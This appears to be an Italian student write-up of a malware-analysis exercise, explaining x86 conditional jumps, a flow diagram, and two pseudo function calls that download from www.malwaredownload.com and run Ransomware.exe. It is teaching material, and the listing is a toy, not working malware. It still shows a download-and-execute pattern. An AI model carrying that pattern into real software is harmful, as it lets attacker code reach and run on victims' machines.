ADVANCED MALWARE ANALYSIS

IN RIFERIMENTO LE TABELLE 1 - 2 - 3 :

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

TASK 1: Spiegare, motivando, quale salto condizionale effettua il malware

Nel linguaggio Assembly i salti condizionali sono istruzioni che modificano il flusso di esecuzione del programma solo se viene soddisfatta una specifica condizione relativa ai bit del registro di stato del processore. Questi salti vengono configurati dal processore con valori diversi in base al risultato dell'istruzione condizionale precedente eseguita.

Nel codice oggetto di interesse troviamo l'istruzione condizionale cmp, la quale confronta due operandi sottraendo i loro valori (senza apportare nessuna modifica agli operandi, come invece accade nell'istruzione sub).

La sintassi dell'istruzione cmp è :

cmp destinazione, sorgente

In base al risultato dell'operazione (cioè se il risultato è uguale a 0 o diverso da 0), il valore della ZERO FLAG (ZF) viene aggiornato come segue:

• 1 se il risultato dell'operazione è 0
• 0 se il risultato dell'operazione è diverso da 0

In linguaggio assembly, le combinazioni di cmp e jump rappresentano idealmente il costrutto IF di altri linguaggi ad alto o basso livello. Il salto (jump) ad una specifica locazione di memoria avviene soltanto se la condizione specificata dall'istruzione cmp precedente viene soddisfatta.

All'interno del codice oggetto di interesse troviamo 2 salti condizionali (evidenziati nei rettangoli in rosso):


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

- JNZ (Jump not zero): il salto condizionale si verifica se lo ZF (ZeroFlag) risulta uguale a 0. Nello specifico, qualora la Zero Flag dovesse assumere valore 0, ci sarà un salto alla locazione di memoria 0040BBA0. Analizzando le istruzioni, si nota che viene effettuato un confronto mediante una sottrazione (senza modificare gli operandi) tra il registro EAX (con valore 5) e 5. Il risultato dell'operazione è 0, motivo per cui la Zero Flag assumerà valore 1 e il salto non verrà effettuato e pertanto verranno eseguite le successive righe del codice.

- JZ (Jump zero): il salto condizionale si verifica se la Zero Flag assumerà valore 1. Nello specifico, qualora la Zero Flag dovesse assumere valore 1, ci sarà un salto alla locazione di memoria 0040FFA0.
Analizzando le istruzioni, si nota che viene effettuato un confronto tra il registro EBX (con valore 11) e 11.
Analogamente al caso di cui sopra, il risultato sarà 0, motivo per cui la Zero Flag assumerà valore 1, ragion per cui questa volta il salto verrà effettuato in quanto la condizione di JUMP ZERO è stata soddisfatta.

TASK 2: Disegnare un diagramma di flusso identificando i salti condizionali

Prendendo come esempio la visualizzazione grafica del disassembler IDA Pro, è stato disegnato un diagramma di flusso nel quale vengono rappresentati con una freccia verde i salti condizionali che verranno effettuati, mentre in rosso invece i salti condizionali che non verranno eseguiti.



TASK 3: Quali sono le diverse funzionalità implementate all'interno del malware?

Nel codice oggetto di interesse sono presenti due chiamate di funzione :

- call DownloadToFile() : utilizzata per scaricare un file dall'URL "www.malwaredownload.com".

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- call WinExec() : utilizzata per eseguire un file .exe che si trova nel percorso "C:\Documents and Settings\Local User\Desktop\Ransomware.exe".

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Documents and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

È importante notare che solo la chiamata call WinExec() viene effettivamente eseguita, mentre la chiamata call DownloadToFile() non viene eseguita poiché l'istruzione condizionale JNZ non è stata soddisfatta.

TASK 4 : Dettagliare come sono passati gli argomenti alle chiamate di funzione ed aggiungere con riferimento alle istruzioni "call" presenti in tabella 2 e 3.

Sia nella tabella 2 che nella tabella 3, nelle due istruzioni call è presente l'ARGOMENTO EDI.
In entrambi i casi, l'argomento EDI viene passato alle rispettive funzioni utilizzando il meccanismo dello stack dopo averlo copiato in un registro appropriato.

Nello specifico si è notato che :

- Nel primo caso, l'EDI (www.malwaredownload.com) viene passato alla funzione DownloadToFile() dopo aver spostato il registro EAX in cima allo stack utilizzando l'istruzione "push". Prima di ciò, il valore dell'argomento EDI viene copiato nel registro EAX tramite l'istruzione "MOV EAX, EDI".

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- Nel secondo caso, l' EDI (in questo caso il path del file .exe) viene trasferito alla funzione WinExec() dopo aver spostato il registro EDX in cima allo stack utilizzando l'istruzione "push". Prima di ciò, il valore di EDI viene copiato nel registro EDX tramite l'istruzione "MOV EDX, EDI".

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione